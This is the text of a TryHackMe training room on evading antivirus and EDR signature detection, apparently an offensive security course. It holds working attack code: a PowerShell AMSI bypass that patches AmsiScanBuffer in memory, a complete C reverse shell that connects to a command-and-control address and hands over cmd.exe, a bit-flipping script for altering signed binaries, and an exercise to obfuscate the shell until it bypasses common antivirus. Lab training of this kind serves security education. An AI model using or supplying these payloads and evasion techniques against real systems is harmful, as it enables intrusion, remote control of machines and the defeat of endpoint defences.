Signature Evasion

tryhackme.com/room/signatureevasion

An adversary may struggle to overcome specific detections when facing an advanced anti-virus engine or **EDR** (**E**ndpoint **D**etection & **R**esponse) solution. Even after employing some of the most common obfuscation or evasion techniques discussed in Obfuscation Principles, signatures in a malicious file may still be present.

Decorative image of a toolbox

To combat persistent signatures, adversaries can observe each individually and address them as needed.

In this room, we will understand what signatures are and how to find them, then attempt to break them following an agnostic thought process. To dive deeper and combat heuristic signatures, we will also discuss more advanced code concepts and "malware best practices."

Learning Objectives

1. Understand the origins of signatures and how to observe/detect them in malicious code
2. Implement documented obfuscation methodology to break signatures
3. Leverage non-obfuscation-based techniques to break non-function oriented signatures.

This room is a successor to Obfuscation Principles; we highly recommend completing it before this room if you have not already.

Before beginning this room, familiarize yourself with basic programming logic and syntax. Knowledge of C and PowerShell is recommended but not required.

We have provided a base Windows machine with the files needed to complete this room. You can access the machine in-browser or through RDP using the credentials below.

Machine IP: `MACHINE_IP` Username: `Student` Password: `TryHackMe!`

This is going to be a lot of information. Please locate your nearest hammer and fire extinguisher.

Answer the questions below

Read the above and continue to the next task.

Before jumping into breaking signatures, we need to understand and identify what we are looking for. As covered in Introduction to Anti-Virus, signatures are used by anti-virus engines to track and identify possible suspicious and/or malicious programs. In this task, we will observe how we can manually identify an exact byte where a signature starts.

When identifying signatures, whether manually or automated, we must employ an iterative process to determine what byte a signature starts at. By recursively splitting a compiled binary in half and testing it, we can get a rough estimate of a byte-range to investigate further.

We can use the native utilities `head`, `dd`, or `split` to split a compiled binary. In the below command prompt, we will walk through using head to find the first signature present in a msfvenom binary.

▶00:00

Once split, move the binary from your development environment to a machine with the anti-virus engine you would like to test on. If an alert appears, move to the lower half of the split binary and split it again. If an alert does not appear, move to the upper half of the split binary and split it again. Continue this pattern until you cannot determine where to go; this will typically occur around the kilobyte range.

Once you have reached the point at which you no longer accurately split the binary, you can use a hex editor to view the end of the binary where the signature is present.

```
0000C2E0  43 68 6E E9 0A 00 00 00 0C 4D 1A 8E 04 3A E9 89  Chné.....M.Ž.:é‰

0000C2F0  67 6F BE 46 01 00 00 6A 40 90 68 00 10 00 00 E9  go¾F...j@.h....é

0000C300  0A 00 00 00 53 DF A1 7F 64 ED 40 73 4A 64 56 90  ....Sß¡.dí@sJdV.

0000C310  6A 00 68 58 A4 53 E5 E9 08 00 00 00 15 0D 69 B6  j.hX¤Såé......i¶

0000C320  F4 AB 1B 73 FF D5 E9 0A 00 00 00 7D 43 00 40 DB  ô«.sÿÕé....}C.@Û

0000C330  43 8B AC 55 82 89 C3 90 E9 08 00 00 00 E4 95 8E  C‹¬U‚‰Ã.é....ä•Ž

0000C340  2C 06 AC 29 A3 89 C7 90 E9 0B 00 00 00 0B 32 AC  ,.¬)£‰Ç.é.....2¬
```

We have the location of a signature; how human-readable it is will be determined by the tool itself and the compilation method.

Now… no one wants to spend hours going back and forth trying to track down bad bytes; let's automate it! In the next task, we will look at a few **FOSS** (**F**ree and **O**pen-**S**ource **S**oftware) solutions to aid us in identifying signatures in compiled code.

Answer the questions below

Using the knowledge gained throughout this task, split the binary found in `C:\Users\Student\Desktop\Binaries\shell.exe` using a native utility discussed in this task. Recursively determine if the split binary is detected until you have obtained the nearest kilobyte of the first signature.

To the nearest kibibyte, what is the first detected byte?

The process shown in the previous task can be quite arduous. To speed it up, we can automate it using scripts to split bytes over an interval for us. Find-AVSignature will split a provided range of bytes through a given interval.

Find-AVSignature

```
PS C:\> . .\FInd-AVSignature.ps1
PS C:\> Find-AVSignature

cmdlet Find-AVSignature at command pipeline position 1
Supply values for the following parameters:
StartByte: 0
EndByte: max
Interval: 1000

Do you want to continue?
This script will result in 1 binaries being written to "C:\Users\TryHackMe"!
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
```

This script relieves a lot of the manual work, but still has several limitations. Although it requires less interaction than the previous task, it still requires an appropriate interval to be set to function properly. This script will also only observe strings of the binary when dropped to disk rather than scanning using the full functionality of the anti-virus engine.

To solve this problem we can use other **FOSS** (**F**ree and **O**pen-**S**ource **S**oftware) tools that leverage the engines themselves to scan the file, including DefenderCheck, ThreatCheck, and AMSITrigger. In this task, we will primarily focus on ThreatCheck and briefly mention the uses of AMSITrigger at the end.

ThreatCheck

ThreatCheck is a fork of DefenderCheck and is arguably the most widely used/reliable of the three. To identify possible signatures, ThreatCheck leverages several anti-virus engines against split compiled binaries and reports where it believes bad bytes are present.

ThreatCheck does not provide a pre-compiled release to the public. For ease of use we have already compiled the tool for you; it can be found in `C:\Users\Administrator\Desktop\Tools`of the attached machine.

Below is the basic syntax usage of ThreatCheck.

ThreatCheck Help Menu

```
C:\>ThreatCheck.exe --help
  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI
  -f, --file      Analyze a file on disk
  -u, --url       Analyze a file from a URL
  --help          Display this help screen.
  --version       Display version information.
```

For our uses we only need to supply a file and optionally an engine; however, we will primarily want to use AMSITrigger when dealing with **AMSI** (**A**nti-**M**alware **S**can **I**nterface), as we will discuss later in this task.

ThreatCheck

```
C:\>ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
        [+] Target file size: 31744 bytes
        [+] Analyzing...
        [!] Identified end of bad bytes at offset 0x6D7A
        00000000   65 00 22 00 3A 00 22 00  7B 00 32 00 7D 00 22 00
e·"·:·"·{·2·}·"·
        00000010   2C 00 22 00 74 00 6F 00  6B 00 65 00 6E 00 22 00
,·"·t·o·k·e·n·"·
        00000020   3A 00 7B 00 33 00 7D 00  7D 00 7D 00 00 43 7B 00   :·{·3·}·}·}
··C{·
        00000030   7B 00 22 00 73 00 74 00  61 00 74 00 75 00 73 00
{·"·s·t·a·t·u·s·
        00000040   22 00 3A 00 22 00 7B 00  30 00 7D 00 22 00 2C 00   "·:·"·{·0·}
·"·,·
        00000050   22 00 6F 00 75 00 74 00  70 00 75 00 74 00 22 00
"·o·u·t·p·u·t·"·
        00000060   3A 00 22 00 7B 00 31 00  7D 00 22 00 7D 00 7D 00   :·"·{·1·}
·"·}·}·
        00000070   00 80 B3 7B 00 7B 00 22  00 47 00 55 00 49 00 44   ·?
³{·{·"·G·U·I·D
        00000080   00 22 00 3A 00 22 00 7B  00 30 00 7D 00 22 00 2C   ·"·:·"·{·0·}
·"·,
        00000090   00 22 00 54 00 79 00 70  00 65 00 22 00 3A 00 7B
·"·T·y·p·e·"·:·{
        000000A0   00 31 00 7D 00 2C 00 22  00 4D 00 65 00 74 00 61   ·1·}
·,·"·M·e·t·a
        000000B0   00 22 00 3A 00 22 00 7B  00 32 00 7D 00 22 00 2C   ·"·:·"·{·2·}
·"·,
        000000C0   00 22 00 49 00 56 00 22  00 3A 00 22 00 7B 00 33
·"·I·V·"·:·"·{·3
        000000D0   00 7D 00 22 00 2C 00 22  00 45 00 6E 00 63 00 72   ·}
·"·,·"·E·n·c·r
        000000E0   00 79 00 70 00 74 00 65  00 64 00 4D 00 65 00 73
·y·p·t·e·d·M·e·s
        000000F0   00 73 00 61 00 67 00 65  00 22 00 3A 00 22 00 7B
·s·a·g·e·"·:·"·{
```

It's that simple! No other configuration or syntax is required and we can get straight to modifying our tooling. To efficiently use this tool we can identify any bad bytes that are first discovered then recursively break them and run the tool again until no signatures are identified.

Note: There may be instances of false positives, in which the tool will report no bad bytes. This will require your own intuition to observe and solve; however, we will discuss this further in task 4.

AMSITrigger

As covered in Runtime Detection Evasion, AMSI leverages the runtime, making signatures harder to identify and resolve. ThreatCheck also does not support certain file types such as PowerShell that AMSITrigger does.

AMSITrigger will leverage the AMSI engine and scan functions against a provided PowerShell script and report any specific sections of code it believes need to be alerted on.

AMSITrigger does provide a pre-compiled release on their GitHub and can also be found on the Desktop of the attached machine.

Below is the syntax usage of AMSITrigger

AMSITrigger Help Menu

```
C:\>amsitrigger.exe --help
        -i, --inputfile=VALUE       Powershell filename
        -u, --url=VALUE             URL eg. <https://10.1.1.1/Invoke-
NinjaCopy.ps1>
        -f, --format=VALUE          Output Format:
                                      1 - Only show Triggers
                                      2 - Show Triggers with Line numbers
                                      3 - Show Triggers inline with code
                                      4 - Show AMSI calls (xmas tree mode)
        -d, --debug                 Show Debug Info
        -m, --maxsiglength=VALUE    Maximum signature Length to cater for,
                                      default=2048
        -c, --chunksize=VALUE       Chunk size to send to AMSIScanBuffer,
                                      default=4096
        -h, -?, --help              Show Help
```

For our uses we only need to supply a file and the preferred format to report signatures.

AMSI Trigger Example

```
PS C:\> .\amsitrigger.exe -i bypass.ps1 -f 3
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,St
```

In the next task we will discuss how you can use the information gathered from these tools to break signatures.

Answer the questions below

Using the knowledge gained throughout this task, identify bad bytes found in `C:\Users\Student\Desktop\Binaries\shell.exe` using ThreatCheck and the Defender engine. ThreatCheck may take up to 15 minutes to find the offset, in this case you can leave it running in the background, continue with the next task, and come back when it finishes.

At what offset was the end of bad bytes for the file?

Once we have identified a troublesome signature we need to decide how we want to deal with it. Depending on the strength and type of signature, it may be broken using simple obfuscation as covered in Obfuscation Principles, or it may require specific investigation and remedy. In this task, we aim to provide several solutions to remedy static signatures present in functions.

The Layered Obfuscation Taxonomy covers the most reliable solutions as part of the **Obfuscating Methods** and **Obfuscating Classes** layer.

Obfuscating methods

Obfuscation Method	**Purpose**
Method Proxy	Creates a proxy method or a replacement object
Method Scattering/Aggregation	Combine multiple methods into one or scatter a method into several
Method Clone	Create replicas of a method and randomly call each

Obfuscating Classes

Obfuscation Method	**Purpose**
Class Hierarchy Flattening	Create proxies for classes using interfaces
Class Splitting/Coalescing	Transfer local variables or instruction groups to another class
Dropping Modifiers	Remove class modifiers (public, private) and make all members public

Looking at the above tables, even though they may use specific technical terms or ideas, we can group them into a core set of agnostic methods applicable to any object or data structure.

The techniques **class splitting/coalescing** and **method scattering/aggregation** can be grouped into an overarching concept of splitting or merging any given **OOP** (**O**bject-**O**riented **P**rogramming) function.

Other techniques such as **dropping modifiers** or **method clone** can be grouped into an overarching concept of removing or obscuring identifiable information.

Splitting and Merging Objects

The methodology required to split or merge objects is very similar to the objective of concatenation as covered in Obfuscation Principles.

The premise behind this concept is relatively easy, we are looking to create a new object function that can break the signature while maintaining the previous functionality.

To provide a more concrete example of this, we can use the well-known case study in Covenant present in the `GetMessageFormat` string. We will first look at how the solution was implemented then break it down and apply it to the obfuscation taxonomy.

Original String

Below is the original string that is detected

```
string MessageFormat = @"{{""GUID"":""{0}"",""Type"":{1},""Meta"":""{2},""IV"":""
{3}"",""EncryptedMessage"":""{4}"",""HMAC"":""{5}""}}";
```

Obfuscated Method

Below is the new class used to replace and concatenate the string.

```
public static string GetMessageFormat // Format the public method
{
    get // Return the property value
    {
        var sb = new StringBuilder(@"{{""GUID"":""{0}"","); // Start the built-in
concatenation method
        sb.Append(@"""Type"":{1},"); // Append substrings onto the string
        sb.Append(@"""Meta"":""{2}"",");
        sb.Append(@"""IV"":""{3}"",");
        sb.Append(@"""EncryptedMessage"":""{4}"",");
        sb.Append(@"""HMAC"":""{5}""}}");
        return sb.ToString(); // Return the concatenated string to the class
    }
}

string MessageFormat = GetMessageFormat
```

Recapping this case study, class splitting is used to create a new class for the local variable to concatenate. We will cover how to recognize when to use a specific method later in this task and throughout the practical challenge.

Removing and Obscuring Identifiable Information

The core concept behind removing identifiable information is similar to obscuring variable names as covered in Obfuscation Principles. In this task, we are taking it one step further by specifically applying it to identified signatures in any objects including methods and classes.

An example of this can be found in Mimikatz where an alert is generated for the string `wdigest.dll`. This can be solved by replacing the string with any random identifier changed throughout all instances of the string. This can be categorized in the obfuscation taxonomy under the method proxy technique.

This is almost no different than as discussed in Obfuscation Principles; however, it is applied to a specific situation.

Using the knowledge you have accrued throughout this task, obfuscate the following PowerShell snippet, using AmsiTrigger to visual signatures.

```
$MethodDefinition = "

    [DllImport(`"kernel32`")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport(`"kernel32`")]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport(`"kernel32`")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize,
uint flNewProtect, out uint lpflOldProtect);
";

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -
NameSpace 'Win32' -PassThru;
$A = "AmsiScanBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle('amsi.dll');
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $A);
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag,
[Ref]$OldProtectFlag);
$buf = [Byte[]]([UInt32]0xB8,[UInt32]0x57, [UInt32]0x00, [Uint32]0x07,
[Uint32]0x80, [Uint32]0xC3);

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6);
```

Once sufficiently obfuscated, submit the snippet to the webserver at `http://MACHINE_IP/challenge-1.html`. The file name must be saved as `challenge-1.ps1`. If correctly obfuscated a flag will appear in an alert pop-up

Answer the questions below

What flag is found after uploading a properly obfuscated snippet?

Various detection engines or analysts may consider different indicators rather than strings or static signatures to contribute to their hypothesis. Signatures can be attached to several file properties, including file hash, entropy, author, name, or other identifiable information to be used individually or in conjunction. These properties are often used in rule sets such as **YARA** or **Sigma**.

Some properties may be easily manipulated, while others can be more difficult, specifically when dealing with pre-compiled closed-source applications.

This task will discuss manipulating the **file hash** and **entropy** of both open-source and closed-source applications.

Note: several other properties such as PE headers or module properties can be used as indicators. Because these properties often require an agent or other measures to detect, we will not cover them in this room to keep the focus on signatures.

File Hashes

A **file hash**, also known as a **checksum**, is used to tag/identify a unique file. They are commonly used to verify a file's authenticity or its known purpose (malicious or not). File hashes are generally arbitrary to modify and are changed due to any modification to the file.

If we have access to the source for an application, we can modify any arbitrary section of the code and re-compile it to create a new hash. That solution is straightforward, but what if we need a pre-compiled or signed application?

When dealing with a signed or closed-source application, we must employ **bit-flipping**.

Bit-flipping is a common cryptographic attack that will mutate a given application by flipping and testing each possible bit until it finds a viable bit. By flipping one viable bit, it will change the signature and hash of the application while maintaining all functionality.

We can use a script to create a **bit-flipped list** by flipping each bit and creating a new **mutated variant** (~3000 - 200000 variants). Below is an example of a python bit-flipping implementation.


```
import sys

orig = list(open(sys.argv[1], "rb").read())

i = 0
while i < len(orig):
        current = list(orig)
        current[i] = chr(ord(current[i]) ^ 0xde)
        path = "%d.exe" % i

        output = "".join(str(e) for e in current)
        open(path, "wb").write(output)
        i += 1

print("done")
```

Once the list is created, we must search for intact unique properties of the file. For example, if we are bit-flipping `msbuild`, we need to use `signtool` to search for a file with a useable certificate. This will guarantee that the functionality of the file is not broken, and the application will maintain its signed attribution.

We can leverage a script to loop through the bit-flipped list and verify functional variants. Below is an example of a batch script implementation.

```
FOR /L %%A IN (1,1,10000) DO (
        signtool verify /v /a flipped\\%%A.exe
)
```

This technique can be very lucrative, although it can take a long time and will only have a limited period until the hash is discovered. Below is a comparison of the original MSBuild application and the bit-flipped variation.



Entropy

From IBM, Entropy is defined as “the randomness of the data in a file used to determine whether a file contains hidden data or suspicious scripts.” EDRs and other scanners often leverage entropy to identify potential suspicious files or contribute to an overall malicious score.


Entropy can be problematic for obfuscated scripts, specifically when obscuring identifiable information such as variables or functions.

To lower entropy, we can replace random identifiers with randomly selected English words. For example, we may change a variable from `q234uf` to `nature`.

To prove the efficacy of changing identifiers, we can observe how the entropy changes using CyberChef.


Below is the Shannon entropy scale for a standard English paragraph.

Shannon entropy: 4.587362034903882



Below is the Shannon entropy scale for a small script with random identifiers.

Shannon entropy: 5.341436973971389



Depending on the EDR employed, a “suspicious” entropy value is ~ greater than 6.8.

The difference between a random value and English text will become amplified with a larger file and more occurrences.

Note that entropy will generally never be used alone and only to support a hypothesis. For example, the entropy for the command `pskill` and the hivenightmare exploit are almost identical.

To see entropy in action, let’s look at how an EDR would use it to contribute to threat indicators.

In the white paper, An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors*,* **SentinelOne** *is shown to detect a DLL due to high entropy, specifically through AES encryption.*

Answer the questions below

Using CyberChef, obtain the Shannon entropy of the file: `C:\Users\Student\Desktop\Binaries\shell.exe`.

Rounded to three decimal places, what is the Shannon entropy of the file?

Obfuscating functions and properties can achieve a lot with minimal modification. Even after breaking static signatures attached to a file, modern engines may still observe the behavior and functionality of the binary. This presents numerous problems for attackers that cannot be solved with simple obfuscation.

As covered in Introduction to Anti-Virus, modern anti-virus engines will employ two common methods to detect behavior: observing imports and hooking known malicious calls. While imports, as will be covered in this task, can be easily obfuscated or modified with minimal requirements, hooking requires complex techniques out of scope for this room. Because of the prevalence of API calls specifically, observing these functions can be a significant factor in determining if a file is suspicious, along with other behavioral tests/considerations.

Before diving too deep into rewriting or importing calls, let's discuss how API calls are traditionally utilized and imported. We will cover C-based languages first and then briefly cover .NET-based languages later in this task.

API calls and other functions native to an operating system require a pointer to a function address and a structure to utilize them.

Structures for functions are simple; they are located in **import libraries** such as `kernel32` or `ntdll` that store function structures and other core information for Windows.

The most significant issue to function imports is the function addresses. Obtaining a pointer may seem straightforward, although because of **ASLR** (**A**ddress **S**pace **L**ayout **R**andomization), function addresses are dynamic and must be found.

Rather than altering code at runtime, the **Windows loader** `windows.h` is employed. At runtime, the loader will map all modules to process address space and list all functions from each. That handles the modules, but how are function addresses assigned?

One of the most critical functions of the Windows loader is the **IAT (I**mport **A**ddress **T**able). The IAT will store function addresses for all imported functions that can assign a pointer for the function.

The IAT is stored in the **PE** (**P**ortable **E**xecutable) header `IMAGE_OPTIONAL_HEADER` and is filled by the Windows loader at runtime. The Windows loader obtains the function addresses or, more precisely, **thunks** from a pointer table, accessed from an API call or **thunk table**. Check out the Windows Internals room for more information about the PE structure.

At a glance, an API is assigned a pointer to a thunk as the function address from the Windows loader. To make this a little more tangible, we can observe an example of the PE dump for a function.

	ginalFirstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
0	00021a20	00000000	00000000	000224aa	0001c6b0	64531404	ADVAPI32.dll
1	00021bb8	00000000	00000000	0002292c	0001c848	32c417b5	KERNEL32.dll
2	00021b00	00000000	00000000	00022a7e	0001c790	907f06a4	GDI32.dll
3	00021e58	00000000	00000000	00022f4c	0001cae8	ed89d661	USER32.dll
4	00022278	00000000	00000000	00023070	0001cf08	9e212434	msvcrt.dll
5	000220c8	00000000	00000000	0002342c	0001cd58	119f92e4	api-ms-win-core-com-l1-1-0.dll
6	000221d8	00000000	00000000	0002344c	0001ce68	cae2a0fd	api-ms-win-core-synch-l1-2-0.dll
7	00022180	00000000	00000000	0002346e	0001ce10	c27bb853	api-ms-win-core-rtlsupport-l1-1-0.dll
8	00022118	00000000	00000000	00023494	0001cda8	41328ce7	api-ms-win-core-errorhandling-l1-1-0.dll
9	00022150	00000000	00000000	000234be	0001cde0	8d5cc4a9	api-ms-win-core-processthreads-l1-1-0.dll
10	000221b0	00000000	00000000	000234e8	0001ce40	1572aa37	api-ms-win-core-synch-l1-1-0.dll
11	00022170	00000000	00000000	0002350a	0001ce00	b0ac4a7b	api-ms-win-core-profile-l1-1-0.dll
12	000221f8	00000000	00000000	0002352e	0001ce88	7d494682	api-ms-win-core-sysinfo-l1-1-0.dll
13	00022138	00000000	00000000	00023552	0001cdc8	0e975b7d	api-ms-win-core-libraryloader-l1-2-0.dll
14	00022160	00000000	00000000	0002357c	0001cdf0	80647f32	api-ms-win-core-processthreads-l1-1-1.dll

	Thunk	Ordinal	Hint	
0	00000000000223b0		0215	OpenProcessToken
1	00000000000223c4		0170	GetTokenInformation
2	00000000000223da		00ef	DuplicateEncryptionInfoFile
3	00000000000223f8		02a9	RegSetValueExW
4	000000000002240a		0299	RegQueryValueExW
5	000000000002241e		0267	RegCreateKeyW
6	000000000002242e		025b	RegCloseKey
7	000000000002243c		028c	RegOpenKeyExW
8	000000000002244c		0122	EventSetInformation
9	0000000000022462		0121	EventRegister
10	0000000000022472		0123	EventUnregister
11	0000000000022484		0129	EventWriteTransfer
12	000000000002249a		0198	IsTextUnicode
13	000000000002367c		00ea	DecryptFileW

The import table can provide a lot of insight into the functionality of a binary that can be detrimental to an adversary. But how can we prevent our functions from appearing in the IAT if it is required to assign a function address?

As briefly mentioned, the thunk table is not the only way to obtain a pointer for a function address. We can also utilize an API call to obtain the function address from the import library itself. This technique is known as **dynamic loading** and can be used to avoid the IAT and minimize the use of the Windows loader.

We will write our structures and create new arbitrary names for functions to employ dynamic loading.

At a high level, we can break up dynamic loading in C languages into four steps,

1. Define the structure of the call
2. Obtain the handle of the module the call address is present in
3. Obtain the process address of the call

4. Use the newly created call

To begin dynamically loading an API call, we must first define a structure for the call before the main function. The call structure will define any inputs or outputs that may be required for the call to function. We can find structures for a specific call on the Microsoft documentation. For example, the structure for `GetComputerNameA` can be found here. Because we are implementing this as a new call in C, the syntax must change a little, but the structure stays the same, as seen below.

```
// 1. Define the structure of the call
typedef BOOL (WINAPI* myNotGetComputerNameA)(
        LPSTR   lpBuffer,
        LPDWORD nSize
);
```

To access the address of the API call, we must first load the library where it is defined. We will define this in the main function. This is commonly `kernel32.dll` or `ntdll.dll` for any Windows API calls. Below is an example of the syntax required to load a library into a module handle.

```
// 2. Obtain the handle of the module the call address is present in
HMODULE hkernel32 = LoadLibraryA("kernel32.dll");
```

Using the previously loaded module, we can obtain the process address for the specified API call. This will come directly after the `LoadLibrary` call. We can store this call by casting it along with the previously defined structure. Below is an example of the syntax required to obtain the API call.

```
// 3. Obtain the process address of the call
myNotGetComputerNameA notGetComputerNameA = (myNotGetComputerNameA) GetProcAddress(hkernel32,
"GetComputerNameA");
```

Although this method solves many concerns and problems, there are still several considerations that must be noted. Firstly, `GetProcAddress` and `LoadLibraryA` are still present in the IAT; although not a direct indicator it can lead to or reinforce suspicion; this problem can be solved using **PIC** (**P**osition **I**ndependent **C**ode). Modern agents will also hook specific functions and monitor kernel interactions; this can be solved using **API unhooking**.

Using the knowledge you have accrued throughout this task, obfuscate the following C snippet, ensuring no suspicious API calls are present in the IAT.

```
#include <windows.h>
#include <stdio.h>
#include <lm.h>

int main() {
    printf("GetComputerNameA: 0x%p\\n", GetComputerNameA);
    CHAR hostName[260];
    DWORD hostNameLength = 260;
    if (GetComputerNameA(hostName, &hostNameLength)) {
        printf("hostname: %s\\n", hostName);
    }
}
```

Once sufficiently obfuscated, submit the snippet to the webserver at `http://MACHINE_IP/challenge-2.html`. The file name must be saved as `challenge-2.exe`. If correctly obfuscated a flag will appear in an alert pop-up.

Answer the questions below

What flag is found after uploading a properly obfuscated snippet?

As reiterated through both this room and Obfuscation Principles, no one method will be 100% effective or reliable.

To create a more effective and reliable methodology, we can combine several of the methods covered in this room and the previous.

When determining what order you want to begin obfuscation, consider the impact of each method. For example, is it easier to obfuscate an already broken class or is it easier to break a class that is obfuscated?

Note: In general, You should run automated obfuscation or less specific obfuscation methods after specific signature breaking, however, you will not need those techniques for this challenge.

Taking these notes into consideration, modify the provided binary to meet the specifications below.

1. No suspicious library calls present
2. No leaked function or variable names
3. File hash is different than the original hash
4. Binary bypasses common anti-virus engines

Note: When considering library calls and leaked function, be conscious of the IAT table and strings of your binary.

```
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>
#include <stdio.h>

#define DEFAULT_BUFLEN 1024

void RunShell(char* C2Server, int C2Port) {
        SOCKET mySocket;
        struct sockaddr_in addr;
        WSADATA version;
        WSAStartup(MAKEWORD(2,2), &version);
        mySocket = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
        addr.sin_family = AF_INET;

        addr.sin_addr.s_addr = inet_addr(C2Server);
        addr.sin_port = htons(C2Port);

        if (WSAConnect(mySocket, (SOCKADDR*)&addr, sizeof(addr), 0, 0, 0,
0)==SOCKET_ERROR) {
            closesocket(mySocket);
            WSACleanup();
        } else {
            printf("Connected to %s:%d\\n", C2Server, C2Port);

            char Process[] = "cmd.exe";
            STARTUPINFO sinfo;
            PROCESS_INFORMATION pinfo;
            memset(&sinfo, 0, sizeof(sinfo));
            sinfo.cb = sizeof(sinfo);
            sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
            sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE)
mySocket;
            CreateProcess(NULL, Process, NULL, NULL, TRUE, 0, NULL, NULL, &sinfo,
&pinfo);

            printf("Process Created %lu\\n", pinfo.dwProcessId);

            WaitForSingleObject(pinfo.hProcess, INFINITE);
            CloseHandle(pinfo.hProcess);
            CloseHandle(pinfo.hThread);
        }
}

int main(int argc, char **argv) {
    if (argc == 3) {
        int port  = atoi(argv[2]);
        RunShell(argv[1], port);
    }
    else {
        char host[] = "10.10.10.10";
        int port = 53;
        RunShell(host, port);
    }
    return 0;
}
```

Once sufficiently obfuscated, compile the payload on the AttackBox or VM of your choice using GCC or other C compiler. The file name must be saved as `challenge.exe`. Once compiled, submit the executable to the webserver at `http://MACHINE_IP/`. If your payload satisfies the requirements listed, it will be ran and a beacon will be sent to the provided server IP and port.

Note: It is also essential to change the `C2Server` and `C2Port` variables in the provided payload or this challenge will not properly work and you will not receive a shell back.

Note: When compiling with GCC you will need to add compiler options for `winsock2` and `ws2tcpip`. These libraries can be included using the compiler flags `-lwsock32` and `-lws2_32`

If you are still stuck we have provided a walkthrough of the solution below.

▼ *Solution Walkthrough (Click to read)*

For this challenge, we are given a binary we did not create. Our first goal is to get familiar with the binary from a reverse engineer's perspective. Are there any signatures? What does its PE structure look like? Is there any critical information in the IAT?

If you run the binary against ThreatCheck or a similar tool, you will notice it currently has no detections, so we can move on from that.

